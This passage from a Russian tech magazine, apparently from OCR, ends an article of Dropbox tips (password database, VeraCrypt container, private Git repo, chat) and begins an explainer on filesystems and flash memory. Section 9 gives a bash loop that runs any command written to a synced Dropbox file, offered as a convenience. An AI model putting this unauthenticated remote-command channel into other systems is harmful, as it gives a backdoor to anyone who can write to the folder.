- WordPress Backup to Dropbox — плагин WordPress для сохранения бэкапов сайта в Dropbox.
- Post via Dropbox — еще один плагин для WordPress. Позволяет публиковать посты в блог, создавая текстовые файлы в Dropbox.
- Digify — сервис для расшаривания файлов с помощью Dropbox. Позволяет узнать, кто и когда просматривал файл, запретить копировать содержимое файла или делать его скриншот, ставить водяные знаки или запрещать паролем, устанавливать «срок годности» файлов.
- SortMyBox — сервис сортировки файлов на основе множества различных критериев.

6. ПАРОЛИ

Большинство из нас используют менеджеры паролей. Кому-то достаточно встроенной функции сохранения паролей в браузере, многие предпочитают LastPass, другие не доверяют облакам и выбирают 1password или KeePassX для хранения паролей на диске без синхронизации с другими машинами.

В любом случае менеджеры паролей — это всегда компромисс. Либо ты отдаешь пароли облачному хранилищу и надеешься, что его владельцы не сдадут тебя, либо миришься с неудобством копирования базы паролей на свои устройства. Dropbox позволяет объединить плюсы обоих решений, ничего не потеряв. Достаточно использовать локальный менеджер паролей, разместить его базу в папке Dropbox и поставить на нее сложный пароль.

В случае с KeePassX сделать это можно, выбрав меню «Хранилище → Сохранить хранилище как...» и указав файл внутри Dropbox. База будет синхронизирована со всеми твоими машинами, а благодаря AES-шифрованию сотрудники Dropbox или те, кто получил доступ к твоему облачному диску, вряд ли смогут расшифровать ее.



Перейти к: /home/j1m/Dropbox

Имя файла: main.kdbx

Типы файлов: Хранилище KeePass 2 (*.kdbx)


Сохраняем базу паролей в Dropbox

7. ЗАШИФРОВАННОЕ ХРАНИЛИЩЕ

Пароли — не единственное, что можно и нужно хранить в Dropbox в зашифрованном виде. Дело в том, что, несмотря на заявления компании о полном шифровании пользовательских данных, это самое шифрование реализовано на стороне сервера, а значит, все ключи для расшифровки хранятся там же. В случае необходимости сотрудники Dropbox легко расшифруют твой диск и отдадут эти данные кому надо (и тебе повезет, если это будет ФБР).

Поэтому особо важную информацию лучше хранить в контейнере, зашифрованном с использованием твоего ключа. Есть масса способов сделать это, но если тебе нужно кросс-платформенное решение, то стоит обратить внимание на VeraCrypt — наследника известного решения для создания шифрованных томов TrueCrypt.

Официально VeraCrypt доступен для Windows, Linux и macOS, но данные в созданных им контейнерах можно открыть с помощью множества других приложений, включая мобильные. Важнее всего, что том VeraCrypt очень легко создать и подключить в качестве локального диска. Достаточно выбрать в меню Create new volume, задать папку Dropbox в качестве места для сохранения тома, указать алгоритм шифрования и подключить том.



Volume Location

/home/j1m/Dropbox/container.enc

☐ Never save history

A VeraCrypt volume can reside in a file (called VeraCrypt container), which can reside on a hard disk, on a USB flash drive, etc. A VeraCrypt container is just like any normal file (it can be, for example, moved or deleted as any normal file). Click 'Select File' to choose a filename for the container and to select the location where you wish the container to be created.

WARNING: If you select an existing file, VeraCrypt will NOT encrypt it; the file will be deleted and replaced with the newly created VeraCrypt container. You will be able to encrypt existing files (later on) by moving them to the VeraCrypt container that you are about to create now.

Создаем контейнер

8. ЛИЧНЫЙ GITHUB

Системы контроля версий, изначально придуманные для координации работы больших команд разработчиков, также очень хорошо подходят для управления личными проектами (откат изменений, слияние веток, разработка модульных приложений и прочие плюшки). Однако наиболее популярный сервис GitHub, обслуживающий репозитории в формате не менее популярной системы Git, не позволяет создавать личные закрытые репы бесплатно, а его аналогам зачастую просто нельзя доверять.

Выход — создать Git-репозиторий в Dropbox. Сделать это очень легко: создаем в Dropbox папку для хранения репозиториев и инициализируем в ней пустой репозиторий для своего проекта (в Windows все эти команды можно выполнить с помощью git-bash):

```
$ mkdir ~/Dropbox/git
$ cd ~/Dropbox/git
$ git init --bare project.git
```

В папке с исходниками проекта создаем репозиторий и добавляем в него все файлы:

```
$ git init
$ git add .
$ git commit -m "first commit"
```

Указываем в качестве origin репозиторий в Dropbox и push'им в него:


```
$ git remote add origin ~/Dropbox/git/project.git
$ git push -u origin master
```

Это все. Среда разработки автоматически подхватит настройки репозитория и будет выполнять push в ~/Dropbox/git/project.git. Для получения доступа к исходникам с другой машины достаточно клонировать репозиторий:

```
$ git clone ~/Dropbox/git/project.git project
```

9. УДАЛЕННЫЙ SHELL

Это может показаться странным, но Dropbox вполне можно использовать для выполнения удаленных команд в Linux. Для этого достаточно написать небольшой скрипт, который будет ожидать изменения в определенном файле, читать из него команду, выполнять ее, а результат записывать в другой файл. Этот скрипт может выглядеть так:




```
#!/bin/bash

while true; do
  change=$(inotifywait -q -e close_write,create .)
  change=${change#./ * }
  if [ "$change" = "in" ]; then
    $(cat in) > out
  fi
done
```

Скрипт входит в бесконечный цикл и ждет изменения файлов в текущей папке (хорошая идея — запускать его в папке ~/Dropbox/remote). Если изменился файл in, скрипт читает его, выполняет содержащуюся в файле команду и записывает результат ее исполнения в out. Пока работает этот скрипт и на машине запущен Dropbox, любые записанные в файл in команды будут выполнены, независимо от того, каким образом ты их туда записал — со смартфона, через сайт или с другой машины.

10. ЧАТ

Если компьютер можно заставить читать записанные в Dropbox команды и присылать ответ, то почему нельзя в эту схему вставить человека и организовать полноценный чат между двумя людьми? Видимо, именно такой вопрос пришел в голову автору скрипта Dropbox-Chat. Это крайне простая и по большому счету бесполезная реализация чата (есть масса других, более приличных способов), но она имеет право на жизнь.



```
-- Boy entered
-- Aukje entered
Boy: hi!
Aukje: hello :)
Boy: it works!
Aukje: yep, it does!
```

Dropbox-Chat

Еще пять полезных фишек Dropbox

1. С недавнего времени Dropbox поддерживает функцию File Request. С ее помощью можно попросить кого угодно отправить тебе определенный файл, даже если у этого человека нет аккаунта Dropbox. Все, что необходимо сделать, — это открыть соответствующее меню на сайте Dropbox, добавить описание нужного файла, выбрать папку для сохранения и отправить человеку полученную ссылку.
2. В Dropbox есть функция предпросмотра не только обычных изображений, аудио и видео, но и файлов формата PDF, SVG и даже PSD и AI.
3. Чтобы пропустить предпросмотр доступного по ссылке файла в браузере и сразу загрузить его, достаточно добавить в конец ссылки `?dl=1` или, наоборот, стереть `?dl=0` и поменять `www.` на `dl.`.
4. Dropbox поддерживает групповую работу над файлами с возможностью комментирования. Для этого надо всего лишь создать новую группу в меню на сайте dropbox.com.
5. С недавнего времени в Dropbox доступен собственный вариант Google Docs под названием Paper. Можно вместе работать над документами прямо из браузера, составлять списки задач, общаться в комментариях и так далее.

ВЫВОДЫ

Главное преимущество Dropbox и других облачных дисков в том, что с помощью файлов можно организовать обмен любыми типами данных, которые будут доступны буквально отовсюду. В результате Dropbox может заменить множество специализированных приложений.

СЕКРЕТЫ FS

ИЗУЧАЕМ УНИКАЛЬНЫЕ ОСОБЕННОСТИ ФАЙЛОВЫХ СИСТЕМ

84ckf1r3
84ckf1r3@gmail.com

Почему смартфон может не запускать программы с карты памяти? Чем ext4 принципиально отличается от ext3? Почему флешка проживет дольше, если отформатировать ее в NTFS, а не в FAT? В чем главная проблема F2FS? Ответы кроются в особенностях строения файловых систем. О них мы и поговорим.

Файловые системы определяют способ хранения данных. От них зависит, с какими ограничениями столкнется пользователь, насколько быстрыми будут операции чтения и записи и как долго накопитель проработает без сбоев. Особенно это касается бюджетных SSD и их младших братьев — флешек. Зная эти особенности, можно выжать из любой системы максимум и оптимизировать ее использование для конкретных задач.

Выбирать тип и параметры файловой системы приходится всякий раз, когда надо сделать что-то нетривиальное. Например, требуется ускорить наиболее частые файловые операции. На уровне файловой системы этого можно достичь разными способами: индексирование обеспечит быстрый поиск, а предварительное резервирование свободных блоков позволит упростить перезапись часто изменяющихся файлов. Предварительная оптимизация данных в оперативной памяти снизит количество требуемых операций ввода-вывода.

Увеличить срок безотказной эксплуатации помогают такие свойства современных файловых систем, как отложенная запись, дедупликация и другие продвинутые алгоритмы. Особенно актуальны они для дешевых SSD с чипами памяти TLC, флешек и карт памяти.

Отдельные оптимизации существуют для дисковых массивов разных уровней: например, файловая система может поддерживать упрощенное зеркалирование тома, мгновенное создание снимков или динамическое масштабирование без отключения тома.

ЧЕРНЫЙ ЯЩИК

Пользователи в основном работают с той файловой системой, которая предлагается по умолчанию операционной системой. Они редко создают новые дисковые разделы и еще реже задумываются об их настройках — просто используют рекомендованные параметры или вообще покупают предварительно отформатированные носители.

У поклонников Windows все просто: NTFS на всех дисковых разделах и FAT32 (или та же NTFS) на флешках. Если же стоит NAS и в нем используется какая-то другая файловая система, то для большинства это остается за гранью восприятия. К нему просто подключаются по сети и качают файлы, как из черного ящика.

На мобильных гаджетах с Android чаще всего встречается ext4 во внутренней памяти и FAT32 на карточках microSD. Яблочникам же и вовсе без разницы, что у них за файловая система: HFS+, HFSX, APFS, WTFS... для них существуют только красивые значки папок и файлов, нарисованные лучшими дизайнерами. Богаче всего выбор у линуксоидов, но прикрутить поддержку неродных для операционки файловых систем можно и в Windows, и в macOS — об этом чуть позже.

ОБЩИЕ КОРНИ

Различных файловых систем создано свыше сотни, но актуальными можно назвать чуть больше десятка. Хотя все они разрабатывались для своих специфических применений, многие в итоге оказались родственными на концептуальном уровне. Они похожи, поскольку используют однотипную структуру представления (мета)данных — B-деревья («би-деревья»).

Как и любая иерархическая система, B-дерево начинается с корневой записи и далее ветвится вплоть до конечных элементов — отдельных записей о файлах и их атрибутах, или «листьев». Основной смысл создания такой логической структуры был в том, чтобы ускорить поиск объектов файловой системы на больших динамических массивах — вроде жестких дисков объемом в несколько терабайт или еще более внушительных RAID-массивов.

B-деревья требуют гораздо меньше обращений к диску, чем другие типы сбалансированных деревьев, при выполнении тех же операций. Достигается это за счет того, что конечные объекты в B-деревьях иерархически расположены на одной высоте, а скорость всех операций как раз пропорциональна высоте дерева.

Как и другие сбалансированные деревья, B-trees имеют одинаковую длину путей от корня до любого листа. Вместо роста ввысь они сильнее ветвятся и больше растут в ширину: все точки ветвления у B-дерева хранят множество ссылок на дочерние объекты, благодаря чему их легко отыскать за меньшее число обращений. Большое число указателей снижает количество самых длительных дисковых операций — позиционирования головок при чтении произвольных блоков.

Концепция B-деревьев была сформулирована еще в семидесятых годах и с тех пор подвергалась различным улучшениям. В том или ином виде она реализована в NTFS, BFS, XFS, JFS, ReiserFS и множестве СУБД. Все они — родственники с точки зрения базовых принципов организации данных. Отличия касаются деталей, зачастую довольно важных. Недостаток у родственных файловых систем тоже общий: все они создавались для работы именно с дисками еще до появления SSD.

ФЛЕШ-ПАМЯТЬ КАК ДВИГАТЕЛЬ ПРОГРЕССА

Твердотельные накопители постепенно вытесняют дисковые, но пока вынуждены использовать чуждые им файловые системы, переданные по наследству. Они построены на массивах флеш-памяти, принципы работы которой отличаются от таковых у дисковых устройств. В частности, флеш-память должна стираться перед записью, а эта операция в чипах NAND не может выполняться на уровне отдельных ячеек. Она возможна только для крупных блоков целиком.

Связано это ограничение с тем, что в NAND-памяти все ячейки объединены в блоки, каждый из которых имеет только одно общее подключение к управляющей шине. Не будем вдаваться в детали страничной организации и расписывать полную иерархию. Важен сам принцип групповых операций с ячейками и тот факт, что размеры блоков флеш-памяти обычно больше, чем блоки, адресуемые в любой файловой системе. Поэтому все адреса и команды для накопителей с NAND flash надо транслировать через слой абстрагирования FTL (Flash Translation Layer).

Совместимость с логикой дисковых устройств и поддержку команд их нативных интерфейсов обеспечивают контроллеры флеш-памяти. Обычно FTL реализуется именно в их прошивке, но может (частично) выполняться и на хосте — например, компания Plextor пишет для своих SSD драйверы, ускоряющие запись.

Совсем без FTL не обойтись, поскольку даже запись одного бита в конкретную ячейку приводит к запуску целой серии операций: контроллер отыскивает блок, содержащий нужную ячейку; блок считывается полностью, записывается в кеш или на свободное место, затем стирается целиком, после чего перезаписывается обратно уже с необходимыми изменениями.

Такой подход напоминает армейские будни: чтобы отдать приказ одному солдату, сержант делает общее построение, вызывает бедолагу из строя и командует остальным разойтись. В редкой ныне NOR-памяти организация была спецназовская: каждая ячейка управлялась независимо (у каждого транзистора был индивидуальный контакт).

Задач у контроллеров все прибавляется, поскольку с каждым поколением флеш-памяти техпроцесс ее изготовления уменьшается ради повышения плотности и удешевления стоимости хранения данных. Вместе с технологическими нормами уменьшается и расчетный срок эксплуатации чипов.

Модули с одноуровневыми ячейками SLC имели заявленный ресурс в 100 тысяч циклов перезаписи и даже больше. Многие из них до сих пор работают в старых флешках и карточках CF. У MLC корпоративного класса (eMLC) ресурс заявлялся в пределах от 10 до 20 тысяч, в то время как у обычной MLC потребительского уровня он оценивается в 3–5 тысяч. Память этого типа активно теснит еще более дешевая TLC, у которой ресурс едва дотягивает до тысячи циклов. Удерживать срок жизни флеш-памяти на приемлемом уровне приходится за счет программных ухищрений, и новые файловые системы становятся одним из них.

Изначально производители предполагали, что файловая система неважна. Контроллер сам должен обслуживать недолговечный массив ячеек памяти любого типа, распределяя между ними нагрузку оптимальным образом. Для драйвера файловой системы он имитирует обычный диск, а сам выполняет низкоуровневые оптимизации при любом обращении. Однако на практике оптимизация у разных устройств разнится от волшебной до фиктивной.

В корпоративных SSD встроенный контроллер — это маленький компьютер. У него есть огромный буфер памяти (полгига и больше), и он поддерживает множество методов повышения эффективности работы с данными, что позволяет избегать лишних циклов перезаписи. Чип упорядочивает все блоки в кеше, выполняет отложенную запись, производит дедупликацию на лету, резервирует одни блоки и очищает в фоне другие. Все это волшебство происходит абсолютно незаметно для ОС, программ и пользователя. С таким SSD действительно непринципиально, какая файловая система используется. Внутренние оптимизации оказывают гораздо большее влияние на производительность и ресурс, чем внешние.

В бюджетные SSD (и тем более — флешки) ставят куда менее умные контроллеры. Кеш в них урезан или отсутствует, а продвинутые серверные технологии не применяются вовсе. В картах памяти контроллеры настолько примитивные, что часто утверждается, будто их нет вовсе. Поэтому для дешевых устройств с флеш-памятью остаются актуальными внешние методы балансировки нагрузки — в первую очередь при помощи специализированных файловых систем.

ОТ JFFS К F2FS

Одной из первых попыток написать файловую систему, которая бы учитывала принципы организации флеш-памяти, была JFFS — Journaling Flash File System. Изначально эта разработка шведской фирмы Axis Communications была ориентирована на повышение эффективности памяти сетевых устройств, которые Axis выпускала в девяностых. Первая версия JFFS поддерживала только NOR-память, но уже во второй версии подружилась с NAND.

Сейчас JFFS2 имеет ограниченное применение. В основном она все так же используется в дистрибутивах Linux для встраиваемых систем. Ее можно найти в маршрутизаторах, IP-камерах, NAS и прочих завсегдатаях интернета вещей. В общем, везде, где требуется небольшой объем надежной памяти.

Дальнейшей попыткой развития JFFS2 стала LogFS, у которой индексные дескрипторы хранились в отдельном файле. Авторы этой идеи — сотрудник немецкого подразделения IBM Йорн Энгель и преподаватель Оснабрюкского университета Роберт Мертенс. Исходный код LogFS выложен на GitHub. Судя по тому, что последнее изменение в нем было сделано четыре года назад, LogFS так и не обрела популярность.

Зато эти попытки подстегнули появление другой специализированной файловой системы — F2FS. Ее разработали в корпорации Samsung, на долю которой приходится немалая часть производимой в мире флеш-памяти. В Samsung делают чипы NAND Flash для собственных устройств и по заказу других компаний, а также разрабатывают SSD с принципиально новыми интерфейсами вместо унаследованных дисковых. Создание специализированной файловой системы с оптимизацией для флеш-памяти было с точки зрения Samsung давно назревшей необходимостью.

